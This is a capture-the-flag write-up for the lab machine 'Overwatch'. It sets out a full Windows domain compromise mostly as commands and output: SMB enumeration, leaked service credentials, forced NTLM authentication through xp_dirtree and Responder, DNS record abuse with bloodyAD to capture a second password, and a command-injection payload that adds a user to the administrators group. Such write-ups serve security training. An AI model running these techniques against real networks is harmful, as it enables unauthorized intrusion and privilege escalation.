
This is overwatch writeup by Jiseok Song

nmap



Add domains to /etc/hosts




mssql is running on port 6520(not default 1433)

Get smb shares


I can use smb as an anoymous user

```
nxc smb overwatch.htb -u '.' -p ''
```




I can't see users, but can see shares

```
nxc smb overwatch.htb -u '.' -p '' --users --shares
```



I can see the list of contents using spider_plus module

```
nxc smb overwatch.htb -u '.' -p '' -M spider_plus
```




```
cat /home/parrot/.nxc/modules/nxc_spider_plus/10.129.244.81.json | jq -r '. [] | keys'
```

```
┌─[parrot@parrot]─[~/Documents/overwatch]
└──╼ $cat /home/parrot/.nxc/modules/nxc_spider_plus/10.129.244.81.json | jq -r '.[] | keys'
[
  "Monitoring/EntityFramework.SqlServer.dll",
  "Monitoring/EntityFramework.SqlServer.xml",
  "Monitoring/EntityFramework.dll",
  "Monitoring/EntityFramework.xml",
  "Monitoring/Microsoft.Management.Infrastructure.dll",
  "Monitoring/System.Data.SQLite.EF6.dll",
  "Monitoring/System.Data.SQLite.Linq.dll",
  "Monitoring/System.Data.SQLite.dll",
  "Monitoring/System.Data.SQLite.xml",
  "Monitoring/System.Management.Automation.dll",
  "Monitoring/System.Management.Automation.xml",
  "Monitoring/overwatch.exe",
  "Monitoring/overwatch.exe.config",
  "Monitoring/overwatch.pdb",
  "Monitoring/x64/SQLite.Interop.dll",
  "Monitoring/x86/SQLite.Interop.dll"
]
```

Let's connect to the share and download these three files

```
smbclient //overwatch.htb/software$
```

```
┌─[parrot@parrot]─[~/Documents/overwatch]
└──╼ $smbclient //overwatch.htb/software$
Password for [WORKGROUP\parrot]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   DH        0  Fri May 16 21:27:07 2025
  ..                                 DHS        0  Thu Jan  1 01:46:47 2026
  Monitoring                          DH        0  Fri May 16 21:32:43 2025

                7147007 blocks of size 4096. 1164873 blocks available
smb: \> cd Monitoring
smb: \Monitoring\> ls
  .                                   DH        0  Fri May 16 21:32:43 2025
  ..                                  DH        0  Fri May 16 21:27:07 2025
  EntityFramework.dll                 AH  4991352  Thu Apr 16 16:38:42 2020
  EntityFramework.SqlServer.dll       AH   591752  Thu Apr 16 16:38:56 2020
  EntityFramework.SqlServer.xml       AH   163193  Thu Apr 16 16:38:56 2020
  EntityFramework.xml                 AH  3738289  Thu Apr 16 16:38:40 2020
  Microsoft.Management.Infrastructure.dll     AH    36864  Mon Jul 17 10:46:10 2017
  overwatch.exe                       AH     9728  Fri May 16 21:19:24 2025
  overwatch.exe.config                AH     2163  Fri May 16 21:02:30 2025
  overwatch.pdb                       AH    30208  Fri May 16 21:19:24 2025
  System.Data.SQLite.dll              AH   450232  Sun Sep 29 16:41:18 2024
  System.Data.SQLite.EF6.dll          AH   206520  Sun Sep 29 16:40:06 2024
  System.Data.SQLite.Linq.dll         AH   206520  Sun Sep 29 16:40:42 2024
  System.Data.SQLite.xml              AH  1245480  Sat Sep 28 14:48:00 2024
  System.Management.Automation.dll      AH   360448  Mon Jul 17 10:46:10 2017
  System.Management.Automation.xml      AH  7145771  Mon Jul 17 10:46:10 2017
  x64                                 DH        0  Fri May 16 21:32:33 2025
  x86                                 DH        0  Fri May 16 21:32:33 2025
smb: \Monitoring\> get overwatch.exe
getting file \Monitoring\overwatch.exe of size 9728 as overwatch.exe (23.3 KiloBytes/sec) (average 23.3 KiloBytes/sec)
smb: \Monitoring\> get overwatch.exe.config
getting file \Monitoring\overwatch.exe.config of size 2163 as overwatch.exe.config (7.8 KiloBytes/sec) (average 17.1 KiloBytes/sec)
smb: \Monitoring\> get overwatch.pdb
getting file \Monitoring\overwatch.pdb of size 30208 as overwatch.pdb (123.9 KiloBytes/sec) (average 44.8 KiloBytes/sec)
```

Get sqlsvc

I need ilspy, so let's install it

```
wget https://dot.net/v1/dotnet-install.sh
chmod +x dotnet-install.sh
./dotnet-install.sh --channel 10.0
dotnet tool install --global ilspycmd
```

Then, I can use ilspy to get the code


```
ilspycmd overwatch.exe -o src/
```

Before the code view, let's check config first



It's running MonitoringService on port 8000, but since nmap couldn't find it, it may not be exposed. The endpoint shows that it's running wcf, so the service will be accessible on http://overwatch.htb:8000/MonitorService?wsdl

Let's see the code



It leaks sqlsvc cred

```
public string KillProcess(string processName)$
{$
>    string text = "Stop-Process -Name " + processName + " -Force";$
>    try$
>    {$
>    >    Runspace val = RunspaceFactory.CreateRunspace();$
>    >    try$
>    >    {$
>    >    >    val.Open();$
>    >    >    Pipeline val2 = val.CreatePipeline();$
>    >    >    try$
>    >    >    {$
>    >    >    >    val2.Commands.AddScript(text);$
>    >    >    >    val2.Commands.Add("Out-String");$
>    >    >    >    Collection<PSObject> collection = val2.Invoke();$
>    >    >    >    val.Close();$
>    >    >    >    StringBuilder stringBuilder = new StringBuilder();$
```

KillProcess is using processName without any sanitization, so it has command injection vulnerability.

Let's run rusthound

```
rusthound-ce -d overwatch.htb -z -c All -u sqlsvc -p 'TI0LKcfHzZw1Vv'
```

Get sqlmgmt shell

With sqlsvc cred, let's check if I can use mssql

```
nxc mssql overwatch.htb --port 6520 -u sqlsvc -p 'TI0LKcfHzZw1Vv'
```

```
┌──[✗]─[parrot@parrot]─[~/Documents/overwatch]
└─$ nxc mssql overwatch.htb --port 6520 -u sqlsvc -p 'TI0LKcfHzZw1Vv'
MSSQL       10.129.244.81   6520   S200401          [*] Windows Server 2022 Build 20348 (name:S200401) (domain:overwatch.htb) (EncryptionReq:False)
MSSQL       10.129.244.81   6520   S200401          [+] overwatch.htb\sqlsvc:TI0LKcfHzZw1Vv
```

Let's get mssql shell

```
mssqlclient.py 'overwatch.htb/sqlsvc:TI0LKcfHzZw1Vv@overwatch.htb' -port
6520 -windows-auth
```

```
┌──[parrot@parrot]─[~/Documents/overwatch]
└─── $mssqlclient.py 'overwatch.htb/sqlsvc:TI0LKcfHzZw1Vv@overwatch.htb' -port 6520 -windows-auth
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(S200401\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(S200401\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2022 RTM (16.0.1000)
[!] Press help for extra shell commands
SQL (OVERWATCH\sqlsvc  guest@master)>
```

I can get hash using xp_dirtree

```
# local
sudo responder -I tun0
# mssql
xp_dirtree //10.10.16.43/whatever
```

```
SQL (OVERWATCH\sqlsvc  guest@master)> xp_dirtree //10.10.16.43/abc
subdirectory   depth   file
------------   -----   ----
SQL (OVERWATCH\sqlsvc  guest@master)>

    Responder Machine Name     [WIN-2DKC1W7M2AU]
    Responder Domain Name      [22QX.LOCAL]
    Responder DCE-RPC Port     [45162]

[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.129.244.81
[SMB] NTLMv2-SSP Username : OVERWATCH\S200401$
[SMB] NTLMv2-SSP Hash     : S200401$::OVERWATCH:19c535a49a4c1b79:2A89309DABC1F788893108DC79A5C4F5:0101000000000000800E4F131EE5DC01C7ECA5
81FD1503AB0000000002000800320032005100580001001E00570049004E002D00320044004B0043003100570037004D0032004100550004003400570049004E002D0032
0044004B0043003100570037004D00320041005500200340057004900340E002D0032
0044004B0043003100570037004D00320041005500200340057004900340E002D0032
0044004B0043003100570037004D00320041005500200340057004900340E002D0032
00140032003200510058002E004C004F00430041004C0007000800800E4F131EE5DC0106000400020000000800300030000000000000000000000000300000 5BCF6A943A
BBE628DAB81BD9321E9A20ADDCB857A9D0D590B0BA250DA8812DFB0A0010000000000000000000000000000000000000090020006300690066007300 2F00310030002E0031
0030002E00310036002E00340033000000000000000000
```

It's computer password(end with $), so dictionary cracking is almost impossible. Let's check other options.

```
SQL (OVERWATCH\sqlsvc  guest@master)> enum_links
SRV_NAME              SRV_PROVIDERNAME   SRV_PRODUCT   SRV_DATASOURCE        SRV_PROVIDERSTRING   SRV_LOCATION   SRV_CAT
-------------------   ----------------   -----------   -------------------   ------------------   ------------   -------
S200401\SQLEXPRESS    SQLNCLI            SQL Server    S200401\SQLEXPRESS    NULL                 NULL           NULL
SQL07                 SQLNCLI            SQL Server    SQL07                 NULL                 NULL           NULL
```

enum_links shows sql07

```
SQL (OVERWATCH\sqlsvc  guest@master)> use_link sql07
INFO(S200401\SQLEXPRESS): Line 1: OLE DB provider "MSOLEDBSQL" for linked server "sql07" returned message "Login timeout expired".
INFO(S200401\SQLEXPRESS): Line 1: OLE DB provider "MSOLEDBSQL" for linked server "sql07" returned message "A network-related or instance
-specific error has occurred while establishing a connection to SQL Server. Server is not found or not accessible. Check if instance nam
e is correct and if SQL Server is configured to allow remote connections. For more information see SQL Server Books Online.".
ERROR(MSOLEDBSQL): Line 0: Named Pipes Provider: Could not open a connection to SQL Server [64].
SQL (OVERWATCH\sqlsvc  guest@master)>
```


But it's not accessible.

Even in rusthound output, there's no sql07

```
┌──[parrot@parrot]─[~/Documents/overwatch/rusthound]
└─── $cat * | jq . | grep -i sql
      "name": "SQL03.OVERWATCH.HTB",
      "distinguishedname": "CN=SQL03,CN=COMPUTERS,DC=OVERWATCH,DC=HTB",
      "samaccountname": "SQL03$",
      "name": "SQLSERVER2005SQLBROWSERUSER$S200401@OVERWATCH.HTB",
      "distinguishedname": "CN=SQLSERVER2005SQLBROWSERUSER$S200401,CN=USERS,DC=OVERWATCH,DC=HTB",
      "samaccountname": "SQLServer2005SQLBrowserUser$S200401",
      "description": "Members in the group have the required access and privileges to be assigned as the log on account for the associ
ated instance of SQL Server Browser.",
      "name": "SQLSVC@OVERWATCH.HTB",
      "distinguishedname": "CN=SQLSVC,CN=USERS,DC=OVERWATCH,DC=HTB",
      "displayname": "sqlsvc",
      "samaccountname": "sqlsvc",
      "name": "SQLMGMT@OVERWATCH.HTB",
      "distinguishedname": "CN=SQLMGMT,CN=USERS,DC=OVERWATCH,DC=HTB",
      "displayname": "sqlmgmt",
      "samaccountname": "sqlmgmt",
```


Use bloodyAD to view writable objects

```
bloodyAD -u sqlsvc -p 'TI0LKcfHzZw1Vv' --host overwatch.htb get writable
```




I can add dns, so let's add my ip to sql07

```
bloodyAD -u sqlsvc -p 'TI0LKcfHzZw1Vv' --host overwatch.htb add dnsRecord --
dnstype A SQL07 10.10.16.43
```




After typing use_link SQL07 again, it shows new credential



I can check if this cred works for winrm

```
nxc winrm overwatch.htb -u sqlmgmt -p 'bIhBbzMMnB82yx'
```



I can winrm as sqlmgmt

```
evil-winrm -u sqlmgmt -p 'bIhBbzMMnB82yx' -i overwatch.htb
```

```
┌──[parrot@parrot]─[~/Documents/overwatch]
└─── $evil-winrm -u sqlmgmt -p 'bIhBbzMMnB82yx' -i overwatch.htb

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: c


Data: For more information, check Evil-WinRM GitHub: https://github.co

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\sqlmgmt\Documents>
```

Get root shell

As mentioned above, KillProcess has command injection vulnerability. I can curl the url


```
$(curl -UseBasicParsing 'http://overwatch.htb:8000/MonitorService?
wsdl').RawContent
```



To get convenient access, let's create a proxy object

```
$client = New-WebServiceProxy -Uri
'http://overwatch.htb:8000/MonitorService?wsdl'
```


Now I can execute KillProcess function




I can see curl is working, so let's add sqlmgmt to administrators group

```
$client.KillProcess('x;net localgroup administrators sqlmgmt /add;')
```

Now I can see that sqlmgmt is in administrators group.



To get effect as administrators, log out and log in again.



I got root!